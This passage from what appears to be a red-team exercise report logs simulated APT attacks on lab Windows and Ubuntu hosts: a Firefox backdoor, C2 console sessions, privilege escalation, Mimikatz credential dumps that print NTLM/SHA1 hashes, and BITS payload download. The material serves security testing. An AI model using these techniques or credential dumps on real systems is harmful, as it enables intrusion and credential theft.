       * Domain   : TA52-WINDOWS-1
       * Password : (null)
      ssp :
      credman :

Authentication Id : 0 ; 17321071 (00000000:01084c6f)
Session         : NetworkCleartext from 0
User Name       : admin
Domain          : TA52-WINDOWS-1
Logon Server    : TA52-WINDOWS-1
Logon Time      : 5/8/2019 2:51:04 PM
SID             : S-1-5-21-231540947-922634896-4161786520-1005
      msv :
       [00000003] Primary
       * Username : admin
       * Domain   : TA52-WINDOWS-1
       * NTLM     : 2b98b46fce607ebc2527666dc95cbecc
       * SHA1     : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb
      tspkg :
      wdigest :
       * Username : admin
       * Domain   : TA52-WINDOWS-1
       * Password : (null)
      kerberos :
       * Username : admin
       * Domain   : TA52-WINDOWS-1
       * Password : (null)
      ssp :
      credman :

Authentication Id : 0 ; 2174833 (00000000:00212f71)
[195/1940]
Session         : NetworkCleartext from 0
User Name       : admin
Domain          : TA52-WINDOWS-1
Logon Server    : TA52-WINDOWS-1
Logon Time      : 5/8/2019 2:12:54 PM
SID             : S-1-5-21-231540947-922634896-4161786520-1005
      msv :
       [00000003] Primary
       * Username : admin
       * Domain   : TA52-WINDOWS-1
       * NTLM     : 2b98b46fce607ebc2527666dc95cbecc
       * SHA1     : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb
      tspkg :
      wdigest :
       * Username : admin
```

```
        * Domain   : TA52-WINDOWS-1
        * Password : (null)
       kerberos :
        * Username : admin
        * Domain   : TA52-WINDOWS-1
        * Password : (null)
       ssp :
       credman :

Authentication Id : 0 ; 266486 (00000000:000410f6)
Session          : Interactive from 1
User Name        : admin
Domain           : TA52-WINDOWS-1
Logon Server     : TA52-WINDOWS-1
Logon Time       : 5/8/2019 2:09:07 PM
SID              : S-1-5-21-231540947-922634896-4161786520-1005
       msv :
        [00000003] Primary
        * Username : admin
        * Domain   : TA52-WINDOWS-1
        * NTLM     : 2b98b46fce607ebc2527666dc95cbecc
        * SHA1     : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb
       tspkg :
       wdigest :
        * Username : admin
        * Domain   : TA52-WINDOWS-1
        * Password : (null)
       kerberos :
        * Username : admin
        * Domain   : TA52-WINDOWS-1
        * Password : (null)
       ssp :
       credman :

Authentication Id : 0 ; 266448 (00000000:000410d0)
Session          : Interactive from 1
User Name        : admin
Domain           : TA52-WINDOWS-1
Logon Server     : TA52-WINDOWS-1
Logon Time       : 5/8/2019 2:09:07 PM
SID              : S-1-5-21-231540947-922634896-4161786520-1005
       msv :
        [00000003] Primary
[137/1940]
        * Username : admin
        * Domain   : TA52-WINDOWS-1
        * NTLM     : 2b98b46fce607ebc2527666dc95cbecc
        * SHA1     : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb
       tspkg :
       wdigest :
        * Username : admin
        * Domain   : TA52-WINDOWS-1
        * Password : (null)
       kerberos :
        * Username : admin
        * Domain   : TA52-WINDOWS-1
        * Password : (null)
       ssp :
       credman :

Authentication Id : 0 ; 123898 (00000000:0001e3fa)
Session          : Service from 0
User Name        : SSHD
Domain           : NT SERVICE
Logon Server     : (null)
Logon Time       : 5/8/2019 2:08:58 PM
```

```
SID               : S-1-5-80-3847866527-469524349-687026318-516638107-1125189541
        msv :
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 5/8/2019 2:08:56 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 47377 (00000000:0000b911)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 5/8/2019 2:08:55 PM
SID               : S-1-5-90-0-1
        msv :
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 47340 (00000000:0000b8ec)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 5/8/2019 2:08:55 PM
SID               : S-1-5-90-0-1
        msv :
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
```

```
Session         : Service from 0
User Name       : TA52-WINDOWS-1$
Domain          : WORKGROUP
Logon Server    : (null)
Logon Time      : 5/8/2019 2:08:55 PM
SID             : S-1-5-20
        msv :
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : ta52-windows-1$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 26907 (00000000:0000691b)
Session         : Interactive from 1
User Name       : UMFD-1
Domain          : Font Driver Host
Logon Server    : (null)
Logon Time      : 5/8/2019 2:08:55 PM
SID             : S-1-5-96-0-1
        msv :
[22/1940]
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 26866 (00000000:000068f2)
Session         : Interactive from 0
User Name       : UMFD-0
Domain          : Font Driver Host
Logon Server    : (null)
Logon Time      : 5/8/2019 2:08:55 PM
SID             : S-1-5-96-0-0
        msv :
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 25501 (00000000:0000639d)
Session         : UndefinedLogonType from 0
User Name       : (null)
Domain          : (null)
Logon Server    : (null)
Logon Time      : 5/8/2019 2:08:55 PM
SID             :
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
```

```
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : TA52-WINDOWS-1$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 5/8/2019 2:08:55 PM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : ta52-windows-1$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

***** FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE *****


        msv :
        tspkg :
        wdigest :
         * Username : TA52-WINDOWS-1$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : ta52-windows-1$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

***** FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE *****


15:24
W1>main
MAIN>list
        W1      128.55.12.76:50736 -->  128.55.12.233:443   [HTTP]  Wed May  8 15:14:09 2019      active 595s

15:29
MAIN>con W1
W1>whoami
[*] SYSTEM

15:53
W1>quit
```

3.6 15:41 -- TA5.2 Windows 1 -- Firefox BITS Micro APT

Browsed Firefox to http://128.55.12.167:8001/config.html. Entered URL for BITS Micro APT as http://128.55.12.167:8001/ctfmon2.exe. Used the wrong filename. Retried with ctfhost2.exe and ctfhost3.exe. Exploited Firefox backdoor to initiate download of ctfhost2.exe and ctfhost3.host. In both cases, our server indicated the file was successfully downloaded using the BITS protocol; however, neither ran on target and we were unable to find them in the expected directories. This test failed to complete as expected.

3.6.1 Targets

- ta52-windows-1 128.55.12.76 Windows 10

3.6.2 Capabilities

- Firefox 54.0.1 backdoor
- BITS protocol
    - Failed
- Micro APT
    - Never ran due to BITS failure

3.6.3 Event Log

15:41
Visit 128.55.12.167:8001/config.html
128.55.12.167:8001/ctfmon2.exe
Error: invalid filename!

15:49
Visit 128.55.12.167:8001/config.html
128.55.12.167:8001/ctfhost2.exe
Error: ctfhost2.exe did not run and cannot be found in %TEMP%

16:00
Visit 128.55.12.167:8001/config.html
128.55.12.167:8001/ctfhost3.exe
Error: ctfhost3.exe did not run and cannot be found in %TEMP%

4 05/09/2019 – TA5.2 Attacks Day 2 and Windows Drakon APT

4.1 Schedule

13:26	TA1 FiveDirections 2	Firefox Drakon APT Elevate Copykatz Sysinfo
13:57	TA1 MARPLE 1	Firefox Drakon APT
14:35	TA5.2 Ubuntu 1	Firefox Drakon APT Elevate
15:34	TA5.2 Windows 2	Firefox BITS Micro APT

4.2 Setup

- [eth0:1100] 77.138.117.150:80 -> 128.55.12.167:8100 5d3: www.usdoj.gov
- [eth0:1101] 150.159.104.124:80 -> 128.55.12.167:8101 5d3: sc server
- [eth0:1102] 19.49.27.211:80 -> 128.55.12.167:8102 5d3: 110oc2

4.3 13:26 -- TA1 FiveDirections 2 -- Firefox Drakon APT Elevate Copykatz Sysinfo

Partial success, WMI failed due to some configuration issue on target
The first of the attacks were against the Five Directions 1 host. The attack used the Drakon APT simulacrum utilizing the built-in Firefox backdoor to establish a connection via web browser. The connection was made when the host surfed to http://www.usdoj.gov which had been hijacked by TA5.1. The shellcode connects out and downloads the Drakon APT at which time it is loaded into memory. Drakon APT then connects back to the C2 and the elevate driver escalates privileges to SYSTEM. Copykatz is a new capability not previously utilized by TA5.1 against the performers. It is a module that uses Mimikatz to harvest credentials from Windows hosts. During the attack. Simple commants such as whoami, hostname, getpid and reading the cashed credentials were performed.

4.3.1 Targets

- ta1-fivedirections-2 128.55.12.56 Windows 10

4.3.2 Capabilities

- Firefox 54.0.1 backdoor
- Drakon APT
- Elevate driver (Perfmon)
- Copykatz module (Mimikatz)
- Sysinfo module

4.3.3 Event Log

```
13:26
Benign activity browsed to www.usdoj.gov
Connection to :8100 (webserver)
Connection to :8101 (sc server)
Connection to ?? (not on 8102 on oc2) [most likely 128.55.12.233:443]

13:43
Benign activity browsed to www.usdoj.gov

kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8102
[sudo] password for kududyn:
```

```
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8102  [HTTP]
MAIN>
MAIN>

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W1] ####################

13:44
W1>whoami
[*] admin
W1>hostname
[*] ta1-fivedirections-2
W1>getpid
[*] pid: 6208

13:45
W1>elevatepid '\\.\perfmon' 6208
[*] Elevate process [\\.\perfmon] [6208]
[*] elevate success
W1>whoami
[*] SYSTEM

13:46
W1>pwd
[*] C:\Program Files\mozilla\firefox
W1>cd ..
W1>cd ..
W1>cd ..
W1>cd Users
W1>ls
[*] .
[*] ..
[*] All Users
[*] Default
[*] Default User
[*] Public
[*] SSHD
[*] admin
[*] darpa
[*] desktop.ini
[*]
W1>cd admin
W1>ls

13:48
W1>module copykatz /e5/deploy/copykatz.windows.x64.dll
W1>module
[*] +----------+--------------------------------------+----------+
[*] |   name   | library                              | deployed |
[*] +----------+--------------------------------------+----------+
[*] | copykatz | /e5/deploy/copykatz.windows.x64.dll |    0     |
[*] +----------+--------------------------------------+----------+
W1>deploy copykatz
[*] Loading module /e5/deploy/copykatz.windows.x64.dll
[*] deploy success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
W1>[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]
[*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

13:49
W1>enable_logfile C:\\Users\\admin\\tropical
[*] copykatz.enable_logfile returned success

13:50
```

```
W1>get_passwords
[*] copykatz.get_passwords returned success
W1>ls
...
[*] tropical
…

13:50
W1>cat tropical
[*]
***** FILE(C:\Users\admin\tropical) LOGGING IS ENABLED  ****

***** STARTING MIMIKATZ SEKURLSA PASSWORDS MODULE *****
Privilege '20' OK


Authentication Id : 0 ; 2118010 (00000000:0020517a)
Session           : Interactive from 2
User Name         : admin
Domain            : TA1-FIVEDIRECTI
Logon Server      : TA1-FIVEDIRECTI
Logon Time        : 5/7/2019 1:54:55 PM
SID               : S-1-5-21-231540947-922634896-4161786520-1004
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : TA1-FIVEDIRECTI
         * NTLM     : 2b98b46fce607ebc2527666dc95cbecc
         * SHA1     : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb
        tspkg :
        wdigest :
         * Username : admin
         * Domain   : TA1-FIVEDIRECTI
         * Password : (null)
        kerberos :
         * Username : admin
         * Domain   : TA1-FIVEDIRECTI
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 2117980 (00000000:0020515c)
Session           : Interactive from 2
User Name         : admin
Domain            : TA1-FIVEDIRECTI
Logon Server      : TA1-FIVEDIRECTI
Logon Time        : 5/7/2019 1:54:55 PM
SID               : S-1-5-21-231540947-922634896-4161786520-1004
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : TA1-FIVEDIRECTI
         * NTLM     : 2b98b46fce607ebc2527666dc95cbecc
         * SHA1     : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb
        tspkg :
        wdigest :
         * Username : admin
         * Domain   : TA1-FIVEDIRECTI
         * Password : (null)
        kerberos :
         * Username : admin
         * Domain   : TA1-FIVEDIRECTI
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 2053131 (00000000:001f540b)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
```

```
Logon Time        : 5/7/2019 1:52:50 PM
[130/9592]
SID               : S-1-5-90-0-2
        msv :
        tspkg :
        wdigest :
         * Username : TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 2053104 (00000000:001f53f0)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 5/7/2019 1:52:50 PM
SID               : S-1-5-90-0-2
        msv :
        tspkg :
        wdigest :
         * Username : TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 2051605 (00000000:001f4e15)
Session           : Interactive from 2
User Name         : UMFD-2
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 5/7/2019 1:52:50 PM
SID               : S-1-5-96-0-2
        msv :
        tspkg :
        wdigest :
         * Username : TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 411869 (00000000:000648dd)
Session           : Interactive from 1
User Name         : darpa
Domain            : TA1-FIVEDIRECTI
Logon Server      : TA1-FIVEDIRECTI
Logon Time        : 5/7/2019 1:41:45 PM
SID               : S-1-5-21-231540947-922634896-4161786520-1001
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 411838 (00000000:000648be)
Session           : Interactive from 1
User Name         : darpa
Domain            : TA1-FIVEDIRECTI
Logon Server      : TA1-FIVEDIRECTI
Logon Time        : 5/7/2019 1:41:45 PM
SID               : S-1-5-21-231540947-922634896-4161786520-1001
        msv :
[63/9592]
        tspkg :
```

```
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 122531 (00000000:0001dea3)
Session           : Service from 0
User Name         : SSHD
Domain            : NT SERVICE
Logon Server      : (null)
Logon Time        : 5/7/2019 1:40:23 PM
SID               : S-1-5-80-3847866527-469524349-687026318-516638107-1125189541
        msv :
        tspkg :
        wdigest :
         * Username : TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 5/7/2019 1:40:21 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : TA1-FIVEDIRECTI$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 5/7/2019 1:40:21 PM
SID               : S-1-5-20
        msv :
        tspkg :
        wdigest :
         * Username : TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : ta1-fivedirecti$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 24547 (00000000:00005fe3)
Session           : Interactive from 0
User Name         : UMFD-0
Domain            : Font Driver Host
Logon Server      : (null)
Logon Time        : 5/7/2019 1:40:20 PM
SID               : S-1-5-96-0-0
        msv :
        tspkg :
```

```
        wdigest :
         * Username : TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 21583 (00000000:0000544f)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 5/7/2019 1:40:20 PM
SID               :
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : TA1-FIVEDIRECTI$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 5/7/2019 1:40:20 PM
SID               : S-1-5-18
        msv :
        tspkg :
        wdigest :
         * Username : TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : ta1-fivedirecti$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

***** FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE *****

TA1-FIVEDIRECTI$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : ta1-fivedirecti$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

***** FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE *****

13:52
W1>module
[*] +----------+--------------------------------------+----------+
[*] |   name   | library                              | deployed |
[*] +----------+--------------------------------------+----------+
[*] | copykatz | /e5/deploy/copykatz.windows.x64.dll |    1     |
[*] +----------+--------------------------------------+----------+

13:52
W1>module sysinfo /e5/deploy/sysinfo.windows.x64.dll
W1>module
[*] +----------+--------------------------------------+----------+
[*] |   name   | library                              | deployed |
[*] +----------+--------------------------------------+----------+
[*] | sysinfo  | /e5/deploy/sysinfo.windows.x64.dll  |    0     |
```

```
[*] | copykatz | /e5/deploy/copykatz.windows.x64.dll |    1     |
[*] +----------+-------------------------------------+----------+

13:53
W1>deploy sysinfo
[*] Loading module /e5/deploy/sysinfo.windows.x64.dll
[*] deploy success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
W1>[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]
[*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

13:54
W1>GetAllInfo virtuous
[*] sysinfo.GetAllInfo returned success

13:55
W1>cat virtuous
[*]
------------ BEGIN SYSTEM INFORMATION ------------
  - Number of Keyboard(s) = 1
  - Number of Mouse(s) = 2
  - Number of HID(s) = 0
-- Begin Kernel Info --
  - Kernel Type = 1
  - Build Version = 10.0.16299.15
-- End Kernel Info --
-- Begin OS Info --
  - OS Name = Windows
  - Version Name = ERROR : WMI Connect
  - Build Version = 10.0.16299.15
-- End OS Info --
-- Begin Memory Info --
  - Physical Memory (24.74 GB/28.00 GB)
  - Virtual Memory (131070.29 GB/131072.00 GB)
-- End Memory Info --
-- Begin All Displays Info --
 - Number of Displays = 1 --
 - Display #1 --
-- Begin Display Info --
  - Dimensions = 1024x768
  - BitsPerPixel = 32
  - DotsPerInch = 96
-- End Display Info --
-- End All Displays Info --
------------ END SYSTEM INFORMATION ------------


------------ BEGIN CPU INFORMATION ------------
  - Architechture = X64
  - Endianess = LITTLE
  - Frequency = 100.00 GHZ
  - Vendor Name = GenuineIntel
  - Vendor ID = Intel64 Family 6 Model 6 Stepping 3
  - Model Name = QEMU Virtual CPU version 2.5+
-- Begin Counts Info --
  - Number of Hyperthread Cores = 2
  - Number of Cores = 2
  - Number of Units = 2
-- End Counts Info --
-- Begin Cache Info --
  - Cache Type = UNIFIED
  - Cache Size = 4 MB
  - Line Size = 64 Bytes
  - Associativity = 16
-- End Cache Info --
-- Begin Supported Instruction Sets List --
  - Instruction Set = X87_FPU
  - Instruction Set = BMI1
```

```
-- End Supported Instruction Sets List --
------------ END CPU INFORMATION ------------


------------ BEGIN GPU INFORMATION ------------
-- Begin Device List --
  - Found 0 GPU devices
-- End Device List --
------------ END GPU INFORMATION ------------


------------ BEGIN MEMORY INFORMATION ------------
  - Physical Memory (24.74 GB /28.00 GB) --
  - Virtual Memory (131070.29 GB, 131072.00 GB) --
-- Begin All Drives Info --
 - Number of Logical Drives = 2 --
-- Begin Drive Info --
  - Letter = C
  - Volume Name = "UNKNOWN"
  - Type = FIXED
  - Size =  255.51 GB
  - Available Free =  213.45 GB
  - Total Free =  213.45 GB
-- End Drive Info --
-- Begin Drive Info --
  - Letter = D
  - Volume Name = "Data"
  - Type = FIXED
  - Size =  3583.87 GB
  - Available Free =  3547.59 GB
  - Total Free =  3547.59 GB
-- End Drive Info --
-- End All Drives Info --
------------ END MEMORY INFORMATION ------------


------------ BEGIN OS INFORMATION ------------
-- Begin BIOS Information --
  - Name =
  - Description =
  - Version =
-- End BIOS Information --
-- Begin MotherBoard Information --
  - Name =
  - Description =
  - Revision Number =
-- End MotherBoard Information --
-- Begin Owner Information --
  - Primary Name =
  - Primary Contact =
-- End Owner Information --
-- Begin Date/Time Information --
  - Current Time Zone = 0
  - Daylight Savings in Effect = FALSE
  - Enable Daylight Savings = FALSE
-- End Date/Time Information --
-- Begin Network Information --
  - User Name =
  - DNS Host Name =
  - Workgroup Name =
  - Domain Name =
  - Domain Role = 0
  - Network Server Mode Enabled = FALSE
  - Roles =
-- End Network Information --
-- Begin Network Profiles --
  - Found 0 profiles
-- End Network Profiles --
------------ END OS INFORMATION ------------

n Network Profiles --
```

```
  - Found 0 profiles
-- End Network Profiles --
------------ END OS INFORMATION ------------

13:56
W1>main
MAIN>list
        W1        128.55.12.167:56638 -->   128.55.12.167:8102  [HTTP]  Thu May  9 13:43:10 2019
active 744s
```

4.4 13:57 -- TA1 MARPLE 1 -- Firefox Drakon APT

The next attack was against the MARPLE 1 host. This attack was the Drakon APT using the same url that was used against the Five Directions windows host, www.usdoj.gov. loaderDrakon was executed in Firefox memory and connected out to 150.159.104.124:80 and 19.49.27.211:80 for C2. Failed to use elevate driver as driver signing seemed to be enabled again after a reboot. Sysinfo module failed and might not be fully supported on Windows 7.Gethostname, getusername, and GetCurrentProcessid were commands sent from the C2 to gather intel during the attack.

4.4.1 Targets

- ta1-marple-1 128.55.12.66 Windows 7

4.4.2 Capabilities

- Firefox 54.0.1 backdoor
- Drakon APT
- Elevate driver (Perfmon)
    - Failed, driver signing was not disabled after reboot during engagement
- Copykatz module (Mimikatz)
    - Didn't get a chance to run since privilege escalation failed
- Sysinfo module
    - Failed

4.4.3 Event Log

```
13:57
Benign activity browsed to www.usdoj.gov

kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8102
[sudo] password for kududyn:
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
           0.0.0.0:8102  [HTTP]
MAIN>
MAIN>

[*] ################## New connection received ##################
[*] [windows] [x64] [N/A] [N/A]
[*] Initializing new windows console
[*] ################## NEW CONSOLE READY [W2] ####################

13:58
MAIN>list
        W2        128.55.12.167:56648 -->   128.55.12.167:8102  [HTTP]  Thu May  9 13:57:31 2019
active 17s
        W1        128.55.12.167:56638 -->   128.55.12.167:8102  [HTTP]  Thu May  9 13:43:10 2019
active 878s

13:58
```

```
W2>hostname
[*] ta1-marple-1
W2>whoami
[*] admin
W2>getpid
[*] pid: 3332

13:59
W2>elevatepid '\\.\sysmon' 3332
[*] Elevate process [\\.\sysmon] [3332]
[*] elevate failed with status -1
[*] Did you install the elevate driver before running the elevate command?

14:01
W2>module sysinfo /e5/deploy/sysinfo.windows.x64.dll

14:02
W2>module
[*] +---------+-------------------------------------+----------+
[*] |   name  | library                             | deployed |
[*] +---------+-------------------------------------+----------+
[*] | sysinfo | /e5/deploy/sysinfo.windows.x64.dll |    0     |
[*] +---------+-------------------------------------+----------+
W2>deploy sysinfo
[*] Loading module /e5/deploy/sysinfo.windows.x64.dll
[*] deploy success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

14:02
W2>ps
No response (sysinfo failed to deploy)

14:02
^C[-] Connection lost for console [W1]
[-] Connection lost for console [W2]
```

4.5 14:35 -- TA5.2 Ubuntu 1 -- Firefox Drakon APT Elevate

TA5.2 was also a target for the Firefox Drakon APT simulacrum on this day. Once the connection was established the same commands run under windows were issued, Gethostname, getusername, and GetCurrentProcessid.

4.5.1 Targets

- ta52-ubuntu-1 128.55.12.78 Ubuntu 14.04

4.5.2 Capabilities

- Firefox 54.0.1 backdoor
- Drakon APT
- Netrecon module
    - Failed to run, error in deploying module (lost connection)

4.5.3 Event Log

```
14:35
kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8102
[sudo] password for kududyn:
Must install flask to use snuggly, ignoring...
projects/build_drakon.sh
Default interface: 0.0.0.0
Listening for connections:
            0.0.0.0:8102  [HTTP]
MAIN>

[*] ################## New connection received ##################
[*] [linux] [x64] [N/A] [N/A]
```

```
[*] Initializing new linux console
[*] ################## NEW CONSOLE READY [L1] ####################

14:36
MAIN>list
        L1        128.55.12.167:56668 -->   128.55.12.167:8102  [HTTP]  Thu May  9 14:35:07 2019
active 26s
MAIN>con L1

14:36
L1>hostname
[*] ta52-ubuntu-1
L1>whoami
[*] uid: 1003 admin

14:38
L1>module netrecon /e5/deploy/netrecon.linux.x64.so
L1>module
[*] +----------+----------------------------------+----------+
[*] |   name   | library                          | deployed |
[*] +----------+----------------------------------+----------+
[*] | netrecon | /e5/deploy/netrecon.linux.x64.so |    0     |
[*] +----------+----------------------------------+----------+
L1>deploy netrecon
[*] Loading module /e5/deploy/netrecon.linux.x64.so
[*] deploy success [netrecon] [/e5/deploy/netrecon.linux.x64.so]

14:41
L1>module
[*] +----------+----------------------------------+----------+
[*] |   name   | library                          | deployed |
[*] +----------+----------------------------------+----------+
[*] | netrecon | /e5/deploy/netrecon.linux.x64.so |    1     |
[*] +----------+----------------------------------+----------+

14:41
L1>getpid
[No response]

14:43
[-] Connection lost for console [L1]
```

4.6 15:34 -- TA5.2 Windows 2 -- Firefox BITS Micro APT

The last attack of the day was against the TA5.2 Windows host using a new capability, Firefox BITS micro APT. The scenario for this simulacrum was to take advantage of the exploited Firefox backdoor by browsing to http://128.55.12.167:8002/config.html. This initiated a download from Firefox via the BITS protocol. BITS download and executed micro APT, which connected out to 128.55.12.167:80 for C2. Once again driver signing appeared to be enabled, and micro APT failed to use the elevate driver. The attacker then exfil'ed the host file.

4.6.1 Targets

- ta52-windows-2 128.55.12.77 Windows 10

4.6.2 Capabilities

- Firefox 54.0.1 backdoor
- BITS protocol
- Micro APT
- Elevate driver (sysmon)

4.6.3 Event Log

15:34

```
Browse to 128.55.12.167:8001/config.html
http://128.55.12.167:8001/ctfhost2.exe

15:34
http://128.55.12.167:8002/ctfhost2.exe
Visit

15:35
C:\Users\admin\AppData\Local\Temp\ctfhost2.exe

15:35
root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# ./c2.py 80
waiting for connection on port 80
waiting for micro apt (ctrl+c to break from loop)
connection from (send quit to disconnect micro-apt) ('127.0.0.1', 43054)
sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 00 00 00 00

15:37
Refresh browser
root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# ./c2.py 80
waiting for connection on port 80
waiting for micro apt (ctrl+c to break from loop)
connection from (send quit to disconnect micro-apt) ('128.55.12.77', 65184)
sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 00 00 00 00                         ........
received:
00000000: 29 00 00 00 01 00 00 00 00 00 00 00 11 00 00 00  )...............
00000010: 11 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A  ........os:.===.
00000020: 77 69 6E 2D 78 36 34 0A 00                       win-x64..
')\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x11\x00\x00\x00\x00\x00\x00\x00os:
\n===\nwin-x64\n\x00'
os:
===
win-x64

13:40
APT>whoami
sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)
00000000: 08 00 00 00 16 00 00 00                         ........
received:
00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00  ................
